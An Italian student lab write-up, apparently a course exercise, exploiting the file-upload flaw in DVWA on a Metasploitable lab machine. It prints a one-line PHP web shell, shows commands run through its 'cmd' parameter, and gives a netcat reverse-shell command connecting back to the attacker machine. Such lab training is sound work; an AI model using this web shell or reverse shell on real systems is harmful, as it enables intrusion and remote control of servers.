

# Esercitazione WEEK 11 D4

## Exploit File Upload

Ettore Farris – 30/01/2024

### Creazione della shell

Su Kali, creiamo uno script php in grado di richiedere dal sistema.

`<?php` e `?>`: sono i tag di apertura e chiusura per il blocco di codice PHP.


La funzione `system()` esegue i comandi di sistema che passati come argomento, mentre `$_REQUEST["cmd"]` prende un parametro che di nome `cmd` che viene fornito tramite una richiesta `GET` o `POST`.

```
(kali㉿kali) - [~/Desktop]
└─$ nano shell.php

(kali㉿kali) - [~/Desktop]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

### Upload della shell ed esecuzione comandi

Una volta assicurati che Kali (macchina attaccante) e Metasploitable (macchina vittima) comunicano tra loro con successo, apriamo *Burpsuite* e, tramite il browser andiamo sulla *DVWA* hostata sulla macchina vittima all'indirizzo `http://192.168.32.101/dvwa/`. Impostato il livello di sicurezza su *low* su va sulla sezione *Upload* e per caricare lo script *shell.php* appena creato.



Una volta caricato con successo, verrà mostrata la cartella in cui il file è stato caricato, rispondente all'indirizzo <http://192.168.32.101/dvwa/hackable/uploads>.


Con *burpsuite* attivo e con l'*intercept* settato su *on*, si tenta di accedere al file scrivendo sulla barra degli indirizzi del browser <http://192.168.32.101/dvwa/hackable/uploads/shell.php>

A questo punto, alla richiesta get possiamo passare il parametro *cmd* aggiungendo *?cmd=<comando>* dopo la url. Gli spazi devono essere sostituiti con %20.


## Esempi


1) Creazione di una cartella con comando *mkdir*.

Aggiungiamo all url della richiesta *GET ?cmd=mkdir%20ti\_ho\_hackerto*.




Verifichiamo la presenza della cartella lanciando ricaricando la pagina per avere una nuova richiesta *GET* e aggiungendo al percorso *?cmd=ls%20-la* in modo da visualizzare anche la presenza di eventuali file nascosti con i relativi permessi.





## 2) Netcat

Per prima cosa, apriamo un terminale su Kali e mettiamoci il listening sulla porta 1234 col comando `nc -l -p 1234`.




Faccio ciò, siamo pronti per inviare eventuali comandi alla *web app* della macchina vittima. Affinchè questo accada, è necessario avere una shell attiva nel sistema target che si connetta alla macchina attaccante, in questo caso a Kali sulla porta 1234.


Passiamo quindi il parametro `nc 192.168.50.100 1234 -e /bin/bash`. La richiesta *GET*, quindi, va così modificata:

*GET*


*/dvwa/hackable/uploads/shell.php?cmd=nc%20192.168.50.100%201234%20-e%20/bin/bash*



Cliccando *forward* viene eseguito il comando e la *web app* vittima si connette alla macchina attaccante. Torniamo quindi su Kali ed eseguiamo qualche comando di prova. Creiamo una cartella di nome *new\_folder*, ci spostiamo al suo interno e creiamo un file di testo denominato *pippo.txt*.




Sul browser poi, verifichiamo l'effetto dei comandi lanciati visitando le directory della web app in cui son stati eseguiti, in questo caso, la cartella *uploads*.



## Index of /dvwa/hackable/uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	
<a href="#">new_folder/</a>	29-Jan-2024 23:53	-	
<a href="#">shell.php</a>	29-Jan-2024 20:36	35	
<a href="#">ti_ho_hackerato/</a>	29-Jan-2024 22:43	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80



## Index of /dvwa/hackable/uploads/new\_folder

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">pippo.txt</a>	29-Jan-2024 23:53	0	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80

I files creati sono presenti sul sistema. Pertanto l'exploit è riuscito.